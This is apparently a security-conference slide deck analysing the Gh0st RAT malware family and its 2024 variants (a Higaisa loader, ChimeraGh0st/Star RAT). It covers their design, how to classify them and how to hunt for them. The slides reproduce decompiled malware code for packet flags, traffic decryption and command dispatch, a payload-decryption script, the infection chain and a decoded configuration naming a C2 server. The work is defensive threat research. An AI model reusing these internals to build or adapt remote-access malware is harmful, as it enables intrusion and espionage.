Ghosts from the past

Become Gh0stBusters in 2024

MACNICA netpoleon Network + Security CyberKnight

% whoami

- Hiroshi Takeuchi
- Security Researcher at MACNICA
- Reverse Engineering & Incident Response
- Main research on Cyber Espionages' TTPs

USB flows in the Great River: classic tradecraft is still alive Hiroshi Takeuchi (MACNICA)

[EN] Beyond Attack Surface Management (ASM): Attack Surfaces Targeted by Cyber Espionage Groups

Agenda

- History of Gh0st
- Design of Gh0st
- Two Gh0sts in 2024
- Classification
- Hunting Gh0sts
- Takeaways

History of Gh0st

Gh0st RAT since 2008

- C.Rufus Security Team developed and made its sources to public available
- Typical Client - Server C2 frameworks


Gh0st RAT versions

First Stable	Gh0st Beta 2.5	**Gh0st Beta 3.6**	Gh0st 1.0 Alpha
Jan 2008	**Mar 2008**	**May 2008**	**Dec 2008**

https://www.botconf.eu/botconf-presentation-or-article/from-ghostnet-to-pseudomanuscrypt-the-evolution-of-gh0st-rat/


Design of Gh0st

Source codes



- Written in C++
- svchost: Gh0st RAT
  - RESSDT.sys
- install: Installer
- gh0st: C2 Control Panel

Key classes & relationship



Packet Flag

```
CClientSocket::CClientSocket()
{
    WSADATA wsaData;
    WSAStartup(MAKEWORD(2, 2), &wsaData);
    m_hEvent = CreateEvent(NULL, true, false, NULL);
    m_bIsRunning = false;
    m_Socket = INVALID_SOCKET;
    // Packet Flag;
    BYTE bPacketFlag[] = {'G', 'h', '0', 's', 't'};
    memcpy(m_bPacketFlag, bPacketFlag, sizeof(bPacketFlag));
}
```

Why many threat actors love Gh0st?

- Simple and clear structure
- Easy to customize
  - Add a new remote control manager class that inherits from base Manager Class
  - Override OnReceive function
  - Adding codes in CKernelManager::OnReceive function can be another option

Gh0st of Higaisa

Overview

- The Gh0st RAT plugin loader was uploaded to VT on March 2024
- The left file name is “Duser.dll”
- The updated version of Gh0st RAT of Higaisa based on the code similarities
  - Tencent and Positive technologies’ reports provide details of this Gh0st RAT

Similarity 1: Packet Flag value calculation

In addition, the *m_bPacketFlag* field (the signature of packets sent to the command sever) is initialized with a pseudorandom value calculated using the value returned from calling *GetTickCount()*. In the original code, the field is equal to *Gh0st*.

```
TickCount = GetTickCount();
gap_E4 = this->gap_E4;
v5 = TickCount % 0xA + 'G';
this->magic[0] = v5;
v6 = (TickCount >> 8) % 0xA + 'F';
this->magic[2] = v6;
v7 = HIWORD(TickCount) % 0xAu + 'J';
this->magic[4] = v7;
this->magic[1] = v5 ^ v6 ^ v7;
this->magic[3] = (v5 + v6 + v7) % 255;
```

Duser.dll

```
25  v3 = GetTickCount();
26  v11[0] = v3 % 10 + 'd';
27  v11[2] = v3 / 100 % 10 + 'F';
28  v4 = (v3 >> 8) % 10 + 'a';
29  v11[1] = v11[0] ^ v11[2] ^ v4;
30  v11[3] = (v11[0] + v11[2] + v4) % 255;
31  *v2->m_bPacketFlag = *v11;
32  v2->m_bPacketFlag[4] = v4;
```

Figure 28. Initialization of the field CClientSocket::m_bPacketFlag

https://www.ptsecurity.com/ww-en/analytics/pt-esc-threat-intelligence/covid-19-and-new-year-greetings-the-higaisa-group/

Similarity 2: Code around data compression

```
CBuffer::Read(p_dword_4, &v17, 5u);      // magic
CBuffer::Read(p_dword_4, &pRecv, 4u);    // data
CBuffer::Read(p_dword_4, &size, 4u);     // size
v9 = pRecv - 13;
buf = Duser_heapAlloc((pRecv - 13));
lpMem = Duser_heapAlloc(size);
CBuffer::Read(p_dword_4, buf, v9);
v20 = v9;
// Customu RC4 Decrtypt
if ( v9 > 3 )
  Duser_cutomRC4_decrypt(buf, v9);
v20 = size;
if ( !Duser_lzo_decompress(buf, v9, lpMem, &v20) )
{
  p_dword_2c = &v21->dword_2c;
  CBuffer::ClearBuffer(&v21->dword_2c);
  CBuffer::Write(p_dword_2c, lpMem, v20);
```

Duser.dll

```
51      CBuffer::Read(v5, &bPacketFlag, 5u);
52      CBuffer::Read(v5, &dwIoSize, 4u);        // nSize
53      CBuffer::Read(v5, &lpBuffer, 4u);        // nUnCompressLength
54      v7 = dwIoSize - 13;
55      pData = heap_alloc(dwIoSize - 13);
56      pDeCompressionData = heap_alloc(lpBuffer);
57      CBuffer::Read(v5, pData, v7);
58      v18 = v7;
59      if ( v7 > 10 )
60      {
61        for ( i = 0; i < 10; ++i )
62        {
63          v10 = pData[i];
64          if ( v10 )
65          {
66            if ( v10 != 0x12 )
67              pData[i] = v10 ^ 0x12;
68          }
69        }
70      }
71      v18 = lpBuffer;
72      if ( !lzo_decompress(pData, v7, pDeCompressionData, &v18) )
73      {
74        v11 = &v19->m_DeCompressionBuffer;
75        CBuffer::ClearBuffer(&v19->m_DeCompressionBuffer);
76        CBuffer::Write(v11, pDeCompressionData, v18);
```

Figure 27. Decompiled code of the function CClientSocket::OnRead


The same change was made to config encryption

ChimeraGh0st

Overview


- In February 2024, a malicious zipped batch file was delivered via a spear phishing email in China
  - The email sender had business with the recipient
  - The batch file was also delivered via “DingTalk”
- Main target: Chinese-speaking people
  - Payload exits if WeChat is not installed on the device

Infection Chain



4th Stage: win.dat_payload

- Many files are embedded in .RSRC and the file size is about 1.5MB
- Drops a legitimate EXE and an encrypted file
- Downloads DLL via FTP



117	api-ms-win-crt-heap-l1-1-0.dll	
118	api-ms-win-crt-locale-l1-1-0.dll	
119	api-ms-win-crt-math-l1-1-0.dll	
120	api-ms-win-crt-runtime-l1-1-0.dll	
121	api-ms-win-crt-stdio-l1-1-0.dll	
122	api-ms-win-crt-string-l1-1-0.dll	
123	api-ms-win-crt-time-l1-1-0.dll	
124	vcruntime140.dll	
125	NetEase.exe	**legitimate exe for DLL side-loading**
127	win.dat	**encrypted gh0st payload**
129	msvcp140.dll	
150	Config	**Server for downloading libxml2.dll**

Final Stage: ChimeraGh0st

- DLL Side-Loading
  - NetEase.exe (legitimate)
  - **libxml2.dll (malicious loader)**
  - win.dat (Encrypted Gh0st RAT)
- Decryption win.dat: Three single byte XOR keys
- Decryption configuration and strings: Base64 + Subtraction + XOR

BlackDLL

- libxml2.dll is ”BlackDLL” that was often observed around 2016
  - Same control flow obfuscation and decryption algorithm
- Flagged as “BKDR_CHCHES” by some security vendors
- We cannot attribute the campaign to APT10
  - There is no strong connection to ChChes.
  - Opportunistic campaign
  - BlackDLL is a probably shared tool among Chinese-speaking threat actors

Remote Control Manager Classes

Class	
CManager	
CKernelManager	
~~CAudioManager~~	Deleted
CFileManager	
CKeyboardManager	
CScreenManager	
CShellManager	
CSystemManager	
~~CVideoManager~~	Deleted
CAddStartupManager	Added
CChromeManager	Added
CClipboardManager	Added

Class	
CDllManager	Added
CProxyAndMap	Added
CRegManager	Added
CServerUpdateManager	Added
CSysInfo	Added
CZXPortMap	Added

Configuration

win.dat_dec.dat


"BIN"
150 - [lang:2052]
Configuration Files

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
00000000	41	42	43	44	61	6E	46	6B	62	33	70	78	5A	47	39	6D	ABCDanFkb3pxZG9m
00000010	63	33	42	31	64	47	68	76	4C	32	70	76	51	7A	6F	35	c3B1dGhvL2pvQzo5
00000020	4F	54	6B	30	53	51	3D	3D	00	43	44	45	46	68	57	52	OTk0SQ==.CDEFhWR
00000030	6E	61	48	52	74	64	55	6B	3D	00	4D	4E	4F	50	64	7A	naHRtdUk=.MNOPdz
00000040	67	76	4F	54	6C	4A	00	53	54	55	56	4B	00	54	58	4A	gvOTlJ.STUVK.TXJ
00000050	4D	4F	44	6F	34	4F	7A	67	34	53	51	3D	3D	00			MODo4Ozg4SQ==.

ABCD: C2 (chenshengjituan.cn:30005)
CDEF: Default
MNOP: v1.00
STUV: K (Run), G(Search 'SXDZ')

MNOP: v1.00
SXDZ: 2nd C2 (hostname:port)
TXJM: Packet Flag (131211)

ChimeraGh0st family tree




Pivoting BlackDLL decryption algorithm

```
def decode_payload(data):
    keys = [0x57, 0x77, 0x36]
    decrypted_data = bytearray()
    for i, byte in enumerate(data):
        if i == 0:
            decrypted_data.append(0x4D)
            continue
        if i == 1:
            decrypted_data.append(0x5A)
            continue
        key = keys[i % len(keys)]
        if (i % len(keys)) == 2:
            decrypted_byte = (i ^ byte ^ key) & 0xFF
        else:
            decrypted_byte = byte ^ key
        decrypted_data.append(decrypted_byte)
    return decrypted_data
```

From ChimeraGh0st to NetEaseX

- Our further analysis revealed NetEaseX: ancestor of ChimeraGh0st




```
¥¥VMPTMP¥¥NetEaseX.dll
¥¥NetEaseX¥¥NetEaseX.dll
¥¥NetEaseX¥¥win.dat
¥¥NetEaseX¥¥ExceptionHandler.dll
Software¥¥NetEaseX
NetEaseX
¥¥NetEaseX.dll
%s¥¥NetEaseX¥¥%s
NetEaseX
%s¥¥NetEaseX¥¥%s /auto
NetEaseX.exe
%s¥¥NetEaseX¥¥%s
NetEaseX.dll
```

NetEaseX --> ?

E:\资料库\VC\免杀\白加黑程序¥远控¥**Star Rat 3.1**_多文件_英文记录版\Server\svchost\svchost___Win32_appDebug\Zesr68f4debug.pdb

ChimeraGh0st == Star RAT

FlynnRat - Microsoft Visual Studio

File Edit View Project Build Debug Team Tools Test Analyze Window Help Sign in

Console x86 Local Windows Debugger

KernelManager.cpp DllManager.cpp install.cpp

svchost (Global Scope)

```
547
548     // 加上激活
549     void CKernelManager::OnReceive(LPBYTE lpBuffer, UINT nSize)
550     {
551         switch (lpBuffer[0])
552         {
553         case COMMAND_ACTIVED:
554             InterlockedExchange((LONG *)&m_bIsActived, true);
555             break;
556         case COMMAND_DLLMAIN:
557             m_hThread[m_nThreadCount++] = MyCreateThread(NULL, 0, (LPT
558                 (lpBuffer + 1), 0, NULL);
559             break;
560         case COMMAND_LIST_DRIVE: // 文件管理
561             m_hThread[m_nThreadCount++] = MyCreateThread(NULL, 0, (LPT
562                 (LPVOID)m_pClient->m_Socket, 0, NULL, false);
563             break;
```

Solution Explorer


Search Solution Explorer (Ctrl+;)

- References
- External Dependencies
- Header Files
- Resource Files
- Source Files
  - Buffer.cpp
  - ClientSocket.cpp
  - ddos.cpp
  - Dialupass.cpp
  - DllManager.cpp
  - FileManager.cpp
  - install.cpp
  - KernelManager.cpp
  - KeyboardManager.cpp
  - Manager.cpp

Beta 3.6 < version X < 1.0 Alpha?

Version	Beta 3.6	Star RAT 3.1	1.0 Alpha
C2 Panel UI library	CJ60Lib	Xtreme Toolkit Professional (XTP)	Xtreme Toolkit Professional (XTP)
Class Names	CAudioManager CVideoManager CKeyboardManager	CAudioManager CVideoManager CKeyboardManager	CVoiceManager CCameraManager CKeyLoggerManager
Audio compression	N/A	N/A	G.729
Video compression	N/A	Xvid	Xvid
CKernelManager OnReceive()	Switch-case	Switch-case	Callback table

Revised ChimeraGh0st family tree



Classification of Gh0st

Classification Approach

- Open source makes attribution challenging
- Our theory: Areas of change are common among Gh0st RAT variants
- Classification based on them can help corroborate attribution

Feature

Packet Flag - C2 Encryption

New Classes

Feature

Full featured	Loader
- Gh0stTimes - FatalRAT - SugarGh0st - ChimeraGh0st	- Gh0st RAT plug-in version

Packet Flag - C2 Encryption

Fixed	Variable
- FatalRAT: hard coding 3 bytes - SugarGh0st: hard coding 8 bytes - ChimeraGh0st: configuration	- Gh0st RAT plug-in version: pseudorandom values - Gh0stTimes: fixed 1 byte + random values

New Classes

- RTTI (Run-Time type information) helps with easily identifying new classes

Vftable	Methods	Flags	Type	Hierarchy
004465D4	2		CAddStartupManager	CAddStartupManager: CManager;
00446634	1		CBuffer	CBuffer:
004466AC	2		CChromeManager	CChromeManager: CManager;
004466B8	1		CClientSocket	CClientSocket:
004466EC	2		CClipboardManager	CClipboardManager: CManager;
00447A70	2		CDllManager	CDllManager: CManager;

Use case: ChimeraGh0st vs FatalRAT

- Both cybercriminal groups have a common target.
  - Are these the same group?
- There are some differences in areas of change

	ChimeraGh0st	FatalRAT
Feature	Full Featured Backdoor	Full Featured Backdoor
Packet Flag	Fixed value (config)	Fixed value (binary)
New Classes	SysInfo AutoStartup DllManager, etc.	No
Traffic Encryption	zlib	XOR + ADD
Other	BlackDLL	No

Hunting Gh0st

Hunting Gh0st on the host

- Some original code remains in the variants of Gh0st RAT
- Signatures for MyCreateThread() and CClientSocket::Connect() help with hunting

```
uintptr_t __cdecl MyCreateThread(
        void *Security,
        unsigned int StackSize,
        int a3,
        CSysInfo *a4,
        unsigned int InitFlag,
        unsigned int *ThrdAddr,
        char a7)
{
  uintptr_t v7; // esi
  int ArgList[2]; // [esp+4h] [ebp-10h] BYREF
  char v10; // [esp+Ch] [ebp-8h]
  HANDLE hHandle; // [esp+10h] [ebp-4h]

  ArgList[0] = a3;
  ArgList[1] = a4;
  v10 = a7;
  hHandle = CreateEventA(0, 0, 0, 0);
  v7 = _beginthreadex(Security, StackSize, StartAddress, ArgList, InitFlag, ThrdAddr);
  WaitForSingleObject(hHandle, 0xFFFFFFFF);
  CloseHandle(hHandle);
  return v7;
}
```

Hunting Gh0st on the wire

- Understanding Packet Flag implementation can be a key for hunting traffic

```
00 0c 29 07 ba 70 8c 16  45 3a a1 c1 08 00 45 00   ..)..p.. E:....E.
00 38 03 39 40 00 80 06  00 00 ac 10 6c 8b c0 00   .8.9@... ....l...
02 7b c0 3e 75 35 93 bc  ab 11 96 6e 0c a5 50 18   .{.>u5.. ...n..P.
01 00 db 41 00 00 0c 00  00 00 13 12 11 01 00 00   ...A.... ........
00 a5 b7 12 00 65                                  .....e
```

Data Size (4byte)	Packet Flag (Xbyte)	Size before compress (4byte)	Compressed Flag	Compressed Data

based on config

0x12B7A6: Zlib compressed
0x12B7A5: Not compressed

Takeaways

Due to its design and feature-rich remote control, The Gh0st will be resurrected again and again.

- Fight the Gh0sts with
  - Classification
  - Make use of remaining codes
  - Understand Packet Flag implementation

Acknowledgements

- **PwC Global Threat Intelligence team**
  - Special Thanks to Kris McConkey

Any Question?

MACNICA